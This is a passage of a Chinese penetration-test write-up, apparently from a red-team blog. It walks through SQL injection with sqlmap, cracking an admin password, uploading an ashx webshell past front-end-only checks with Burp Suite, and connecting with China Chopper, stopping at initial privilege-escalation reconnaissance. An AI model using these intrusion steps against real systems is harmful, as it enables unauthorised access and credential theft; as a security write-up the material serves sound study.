从SQL注入到幸运域控

原创 队员编号037 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **37** 篇文章。

全文共计2124个字，预计阅读时长8分钟。

背景

在某个午后，接到上级的任务需要对某个授权的目标进行渗透测试，于是磨刀霍霍向牛羊。

寻找突破口


由于这次给的目标范围很窄，只有两个域名跟两个IP，本来以为突破口不是那么好搞到，但拿到目标站点打开一看，心里稍微松了一口气，通过站点的氛围来看，应该是个运行很多年的系统了。第一步，信息收集走一遍，端口扫描、网站敏感目录和文件、指纹识别、站点分析.....信息并不是太多

通过前期的信息收集工具加手工的疯狂点点点，最终汇总成一份信息收集的表格，仔细的对已有信息作了筛选，在其中挑选出了两个需要重点关注的地方，一个地方通过目录爆破出来的后台管理系统，另一个是xx参数的地方。


先是对后台管理系统做了手动猜一猜，无果，没有验证码，换上平时收集整理的字典，爆破一波，无果。测试一波注入，依旧无果。

看来我的缘分不在此处，先放一下，回过头来看看之前找到的xx参数的位置。

常规的手法探测了下sql注入，出现报错，而且还是非常熟悉的画风，心里一喜。




由于目标站点上并没有一些WAF之类的防护，这里直接上sqlmap直接去跑一波，看看能不能直接搞定，经过一杯茶的时间，结果出来了，数据库是oracle。



通过这个注入点，费了老大的劲在数据库中翻到了后台管理系统的登录名跟密码，由于密码是加密的，使用密码cmd5解密一下，运气不错，拿到明文密码。

通过用户名跟解密出来的密码，成功登录管理员后台。




到这一步我们已经通过SQL注入进入了网站的后台，接下来我们需要通过后台来看看能不能搞到一个shell。

上传拿到shell


在后台对每个功能模块进行分析，仔细查看有没有像头像吧，上传图片这类的地方，看看能不能有什么收获，日站日多了就有感觉了，后台的大部分突破点会在这一方面上，几乎不大一会儿我就看到一个xx发布信息的功能，看到这种功能，肯定得测一测说不定突破点就在这里呢！

仔细查分析了一下这里的功能，发现有个上传封面跟资质图片的地方，上传封面就是上传图片嘛！遇到这种情况肯定不能手软，用准备好的马先来走一波，把asp木马后缀改成jpg进行上传,直接上传，不成功.....

不成功，没关系先来看看问题到底出在哪里，逐一的去测试看看能不能有所突破，经过测试，发现这里只做了前端验证，因此用burpsuite拦截把jpg改成ashx后缀然后上传，由于有两处地方，一个上传封面，一个是资质图片，因此两处上传都一样改成ashx后缀即可上传成功。




点击Forward，逐步放包，留意上传后的路径，可以看到路径出来了。




提取一下路径，拼接后直接访问，可以看到成功解析。

接下来换上中国菜刀，填入链接，直接连，至此拿到网站的shell权限。




甜土豆提权

在虚拟终端中，使用whoami,查看当前的权限，是一个普通域用户，且操作系统版本是windows server 2008R2。




输入netstat -ano查看开放了哪些端口，可以看到3389端口是开放的，这样我就想看看能不能直接搞到密码后远程连接上它。

